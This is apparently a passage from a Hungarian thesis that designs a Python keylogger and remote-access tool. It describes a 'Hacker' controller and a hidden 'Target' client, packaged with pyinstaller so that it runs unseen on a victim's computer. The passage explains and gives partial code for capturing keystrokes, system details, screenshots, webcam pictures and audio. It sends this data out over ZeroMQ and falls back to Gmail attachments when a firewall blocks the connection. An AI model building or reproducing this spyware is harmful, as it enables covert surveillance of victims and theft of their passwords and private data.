
A *logging* modul segítségével visszajelzéseket adunk a szoftvertől a felhasználónak, hogy lehessen követni az aktuális feladat menetét. Ehez szükséges egy *logging.conf* állomány, mely beállítja a loggolási opciókat.

A *pyinstaller* modul egy fordító program, amely python kódból futtatható fájlt készít. Lefordításra csak a kliens kerül, mert azt kell az áldozat rendszerére telepíteni, úgy, hogy a háttérben fusson. Ezt be lehet állítani a *w* opcióval Windows rendszereken, míg *NIX rendszereken nem veszi számításba ezt az opciót. A *onefile* opció összesűríti egy futtathatóvá, ez által lehetővé teszi, hogy ne kelljen más szükséges állományokat is telepíteni az áldozat rendszerére. Be lehet állítani a futtatható fájl nevét (*name* opció) és ikonját is (*icon* opció). A modul 4.1 verzióját vagy ennél nagyobbakat érdemes használni, mert a 4.1 verziótól támogatja a python 3.8 és 3.9 verziókat.

4. fejezet

A részletes tervezés

A szoftvert két nagy részre lehet osztani: Hacker oldal és Target oldal. A Hacker oldalhoz tartozik a GUI is. A két komponens mellett megtalálható egy kisebb rész (Utils), amely hasznos függvények implementációit tartalmazza úgy a Hacker, mint a Target oldalnak.



4.1. ábra. Komponens diagram

4.1. Hacker oldal

Először, hogy működjön a gyakori operációs rendszereken meg kell nézni, hogy melyiken futtatjuk. Ezt a platform modul system függvény segítségével tudjuk megnézni, amely a *get_system_name_and_path* függvényben van implementálva. Beolvasásra

kerül az általunk megírt loggolási konfigurációs fájl (`logging.conf`) és egyes adatok tárolásához alkalmas konfigurációs fájl (`config.ini`). A *logging.conf* tartalmazza a loggolási szintet (DEBUG), a loggolás nevét, hogy beolvasáskor tudjunk hivatkozni rá (itt meg lehet adni több loggolási mintát) és a kiírt üzenet formátumát. A *config.ini* tartalmazza azokat az értékeket amelyeket hard kódolni kellene, mint például a portok, ip címek, jelszavak, felhasználók, stb.

```
sys_name, temp_path = get_system_name_and_path()


logging.config.fileConfig('logging.conf')
logger = logging.getLogger('action')

if temp_path is None:
    logger.debug("Unknown system!")
    sys.exit(1)

config = configparser.ConfigParser()
config.read('config.ini')
```

Ha nem a három operációs rendszer közé tartozik, akkor kilép a program. Itt a rendszer neve meghatározza a *temp_path* változót. Ez a változó tartalmazza a temporális könyvtárat az operációs rendszeren, hogy a lenyomott billentyűket eltudja menteni a Target számítógépén. A temporális mappa Linux és Darwin (MacOS) rendszereken megegyező, míg Windows rendszeren különbözik.


A Hacker oldalon három osztály található (Communication, Keylogger, MenuHandler) és ehhez még hozzacsatolódik a GUI rész is, lásd ábra 4.2. A Hacker alkalmazás futását nem befolyásolja a GUI működése.



4.2. ábra. Hacker oldali osztály diagram

4.1.1. GUI

A GUI a tkinter modul használatával készült. A tkinter modul csak a fő szálon engedi az általa létrehozott objektumok futását. A GUI akkor lép működésbe, amikor Target oldal csatlakozott a Hacker oldalhoz, és addig funkcionál, amíg a Hacker be nem zárja. Van egy *Date & Time* és egy *Characters* mezője. Az első oszlop tartalmazza az idő béjeget, hogy mikor volt egy bizonyos karakter megnyomva. A második oszlop a lenyomott karaktereket tartalmazza kezdésben. Három gomb található az ablak tetején: *PC Information*, *Characters* és *Words*.



4.3. ábra. GUI ablak

4.1.2. CommunicationHacker osztály


A CommunicationHacker osztály megvalósít két kapcsolatot a ZeroMQ protokollt használva. A két kapcsolat a következő: publisher (PUB) | subscriber (SUB) és request (REQ) | reply (REP). A PUB | SUB egy kapcsolaton keresztül történik a Target számítógépének információ és a lenyomott billentyű karaktereinek átvitele. Ez egy egyoldali kommunikáció, mert a PUB a Target oldal és erre feliratkozik (subscribe) a Hacker oldal. Az egyoldali kommunikáción csak a Target oldal küld adatot és a Hacker oldal fogadja azokat. Itt a Hacker oldal vár egy üzenetet, hogy blokkolódjon amíg a Target nem kapcsolódik. Ha a Hacker oldal megkapja az „OK” üzenetet, akkor fut tovább a program.

A REQ | REP egy kétoldali kommunikáció, mert a Hacker oldal küld kéréseket a Target oldal fele, és a Target oldal elvégzi a kért műveleteket és az eredményt elküldi a

Hacker oldalnak. Ezen a kommunikáción van megvalósítva a Hacker oldali és a Target oldali menü kezelése.


A háttérben a ZeroMQ protokoll TCP kapcsolatot hoz létre, de nem kell foglalkozni a csomagkezeléssel.

A publisher feladata az üzenetek küldése témákon belül. Az üzeneteket csak azok kapják meg, akik feliratkoztak a bizonyos témára, lásd ábra 4.4



4.4. ábra. Publisher subscriber kapcsolat

A mi esetünkben a publisher szerepét a Target játssza és a subscriber a Hacker. Meg lehet oldani a több Target és egy Hacker kapcsolatát, ezért olyan ábrát kellene elképzelni, amelyen több publisher és egy subscriber van. Az ábra 4.5 szemlélteti az általunk használt folyamatot:



4.5. ábra. Az általunk használt publisher subscriber kapcsolat

4.1.3. KeyloggerHacker osztály

A KeyloggerHacker osztályt a *Thread* osztályból van származtatva, mert egy külön szálon kell fusson a GUI miatt. A GUI csak a fő szálon van engedélyezve, mert a tkinter modul nem engedi, hogy a létrehozott objektumok mellékszálakon fussanak. Ennek az osztálynak kilenc attribútuma van: a létrejött kapcsolat a Hacker oldal és a Target oldal között, a GUI, gmail cím, a hozzá tartozó jelszó, a gmail szolgáltató címe, a rendszer temporális könyvtára, a menü, a logger, amely a loggolást segíti és a konfigurációt tartalmazó adatstruktúra. A gmail rendelkezik egy szolgáltatóval, amely lehetővé teszi a kódból való levél küldését és fogadását (a fogadás külön szolgáltatót használ). A *connection*, a *gui* és a menü paraméterek egy-egy osztályt várnak.

A *KeyloggerHacker*, a fő osztály, amelyre épül a szoftver. Mivel külön szálon fut, ezért felül kell írni a *run* függvényt, amelyben implementálva van a billentyűzet gombjai lenyomásának a kezelése és az e-mail fogadása. Amíg a kapcsolat él a CommunicationHacker modulban, addig azon keresztül küldi a lenyomott karaktereket, amit elment a log.csv állományba a Hacker oldalon, hogy a későbbiekben újra megtekinthető legyen. A log.csv állomány formátuma lenyomott billentyű ideje, karakter. Ahol az idő „nap/hónap/év | óra:perc:másodperc” formátumban van megadva.

A kapcsolat megszakadhat, ha például a tűzfal (firewall) megtiltja a használt porton való kommunikációt, így egy elérhető kommunikációt kell használni, esetünkben ez az e-mail használatát jelenti.

A Hacker és a Target oldalon egy modul kommunikál egymással. A Hacker oldalon létrehozza az egyoldalu kommunikációt, és vár a Target válaszára. A kommunikáció kell

tartalmazza a Hacker oldali ip címet és a két portot, amiket a Target oldalon kell megadni. A Hacker oldalon csak a megnyitott portok a lényegesek, amelyeken kommunikál az applikáció. Erre terveztünk egy saját kis csomagot, lásd táblázat [4.1](#):

4.1. táblázat. Csomag

type	time	information
5	11	$2^{16} - 1 - 5 - 11$

A *type* mező megmondja, hogy milyen típusu adat fog jönni az *information* mezőben. Ez 5 bájt lehet. Előfordulható lehetőségek:

- chars - egy karakter
- image - egy képernyőkép bájtsorozata
- wcpic - egy webkamera kép bájtsorozata
- audio - egy audio állomány bájtsorozata


A *time* mezőben egy időbéjeg található, amely megmondja, hogy a csomag mikor érkezett. Ez 11 bájt lehet. Formátuma: „nap_óra_perc_másodperc”.

Az *information* mezőben vannak azok az adatok amelyeket a Hacker oldal fel kell dolgozzon. A mező mérete alkalmazkodik a háttérben megvalósított TCP méretével.


A továbbiakban az adatok feldolgozásra kerülnek, ha a kapcsolat még nem zárult be. Az adatok beíródnak egy-egy állományba. Ha az *information* mezőben az „Error” szöveg érkezik, akkor sikertelen volt az adatküldés, és a program egy üzenetet ír ki a vezérlőablakra, hogy tudassa a sikertelen folyamatot. A *data* változó tartalmazza a protokoll által található információt.

```
if data[0] == "chars":
    write_file(os.path.join(path, filename), data[1:])
    if self.gui.gui_running:
        self.gui.insert_data(data[1:])
elif data[0] == 'close':
    self.connection.socket_stream.close()
    logger.info("Connection closed!\n")
    break
```

Ha a kapcsolat felbomlik, akkor e-mail-en keresztül lesz továbbítva az adat csatolmányban. Ahoz, hogy írni és olvasni is tudjunk e-mail-t python kódból, a google fióknál be kell legyen kapcsolva a „Less secure app access”. A gmail fióknál pedig a következőt kell engedélyezni: Settings → See all settings → Forwarding and POP/IMAP → IMAP access → Enable IMAP.




4.6. ábra. Konfigurációs beállítások a Google fióknál



4.7. ábra. Gmail beállítás

Először csatlakozni kell a megadott gmail címhez. Ez után megnézzük, hogy jött-e olyan e-mail, amit még nem láttunk, ha igen, akkor ellenőrizzük, hogy a saját gmail címünkről jött-e. Ha minden feltétel teljesül, akkor megnyitjuk az e-mail-t és letöltjük a csatolmányokat. Itt két csatolmány érkezik: egy képernyőkép és egy log állomány (ábra 4.8), amelyben a lenyomott billentyűk vannak naplózva. Ezt a folyamatot ismételjük addig, amíg nincsen hiba. Hiba alatt a következőket lehet érteni: nem engedi a csatlakozást a gmail szolgáltató, nem tudja megnyitni az elküldött csatolmányokat.



4.8. ábra. Az elküldött e-mail eredménye

A `get_attachments` függvény segítségével tölti le a csatolmányokat, amelynek egy paramétere van: az üzenet. Az üzenet tartalmazza a teljes üzenetet bájtokban, tehát, hogy kitől jött az üzenet, kinek küldték, a téma, maga az üzenet törzse, a csatolmányok. A függvény ezen az üzeneten megy végig és ha talál csatolmányt azt letölti, más szóval megnyit egy állományt binárisan és beleírja a tartalmát.

```
def get_attachments(self, msg):
    for part in msg.walk():
        if part.get_content_maintype() == 'multipart':
            continue
        if part.get('Content-Disposition') is None:
            continue

        filename = part.get_filename()
        if bool(filename):
            with open(os.path.join(temp_path, filename), "wb") as handler:
                handler.write(part.get_payload(decode=True))
```

4.1.4. MenuHandlerHacker osztály

A *MenuHandlerHacker* osztály segítségével más feladatot is adhatunk a Target oldalnak a billentyűzet naplózása mellett. Ez az osztály is a *Thread* osztályból származik,

mert egy külön szál kell amiatt, hogy ne blokkolódjon az adatfeldolgozás, mivel I/O műveleteket végez. Ennek az osztálynak három attribútuma van: a kapcsolat, a loggolást tartalmazó konfiguráció és egy logikai változó, amely megmondja, hogy a fut vagy nem fut a szál. A kapcsolat fogja megvalósítani az opciók küldését a kliensnek. Itt négy opció lehet:

- 1) Take screenshot - képernyőkép
- 2) Webcam picture - webkamerakép
- 3) Record audio - audio felvétel
- 4) Exit - bezárja a kapcsolatot

Amint látszik a menü a parancssoron (ábra 3.3), meg kell jelenjen egy vezérlő, ami mutatja, hogy hova kell írni az opciókat (vezérlő: „>>>”). Természetesen le van kezelve, ha nem 1-től 4-ig adunk meg számokat, akkor egy üzenetet ír ki: „Wrong option!”, vagy ha csak lenyomjuk az ENTER karaktert, akkor egyszerűen új sorba ugrik, és kiírja a vezérlőt.


Itt kezelve van a kérésre visszaküldött adat:

```
if data[0] == "image":
    if data[2] == 'Error':
        self.logger.info("Error while taking screenshot!")
    else:
        with open(f'./screenshot_{data[1]}.png', 'wb') as handler:
            handler.write(data[2])
            self.logger.info('Done')
elif data[0] == "wcpic":
    if data[2] == 'Error':
        self.logger.info("Error while taking webcam picture!")
    else:
        with open(f'./webcam_{data[1]}.png', 'wb') as handler:
            handler.write(data[2])
            self.logger.info('Done')
elif data[0] == 'audio':
    if data[2] == 'Error':
        self.logger.info("Error while recording audio!")
    else:
        with open(f'./audio_{data[1]}.wav', 'wb') as handler:
            handler.write(data[2])
            self.logger.info('Done')
```

4.2. Target oldal

A Target oldal is három osztályt tartalmaz, mint a Hacker oldal, ha nem vesszük számításba a GUI-t, mert a GUI egy különálló alkalmazás, csak a Hacker oldal fogja aktiválni, lásd ábra 4.9.

Először, meg kell nézni, hogy milyen rendszeren van futtatva. Ez után létre van hozva a *CommunicationTarget* osztály, amelynek négy attribútuma van: egy ip cím, két port (egy a PUB SUB kapcsolatnak és egy a REQ REP kapcsolatnak) és a ZeroMQ által létrehozott kontextus. Példányosításkor a Hacker publikus ip címét kell megadni.



4.9. ábra. Target oldali osztály diagram

4.2.1. CommunicationTarget osztály

A kapcsolat létesítésében a *connect2stream* és a *connect2interact* függvények játszanak szerepet. A *connect2stream* megvalósítja a PUB SUB kapcsolatot, míg a *connect2interact* a REQ REP kapcsolatot. A *CommunicationTarget* osztály segítségével fog a Target kapcsolódni a Hackerhez. Az *urllib.request* modul *openurl* függvényét alkalmazva megnyitunk a publikus ip cím lekérő api-t (<https://api.ipify.org>) és kérést küldünk, amellyel megkapjuk a Target publikus ip címét.

4.2.2. KeyLoggerTarget osztály

Ez az osztály valósítja meg a lenyomott billentyűk kezelését. Kilenc attribútumot tartalmazó osztály: a kapcsolat, gmail cím, gmail jelszó, gmail szolgáltató, gmail port, a lenyomott billentyűt tartalmazó változó, a rendszer temporális könyvtára és a rendszer neve.

Az első adat nem követi a megállapított csomag felépítését. Ez az adat tartalmazza a Target rendszerének információit:

- system name
- device name
- release
- version
- architecture
- cpu info
- user name
- ip address

Ezek után el lesz indítva egy halgató, amely lehalgatja a számítógéphez csatlakoztatott billentyűzetet, amely akkor írja felül a *keys* attribútumot, amikor a felhasználó elengedi a billentyűt.

```
keyboard_listener = Listener(on_release=self.on_release)
keyboard_listener.start()
```

Az attribútum felülírásáról az *on_release* függvény gondoskodik.

```
def on_release(self, key):
    self.keys = key
```

A billentyűzet lehalgató után felépítődik az adat, amit a kapcsolaton keresztül elküld. Minden adatépítés után a *keys* változó a *None* értéket veszi fel. Adatépítésre és küldésre csak akkor kerül sor, ha a *keys* változó nem *None*.

```
if self.keys is not None:
    date_time = get_time()
    key = str(self.keys).replace("'", "")
    data = ["chars", date_time, key]
    self.keys = None
    data = str(data)
```

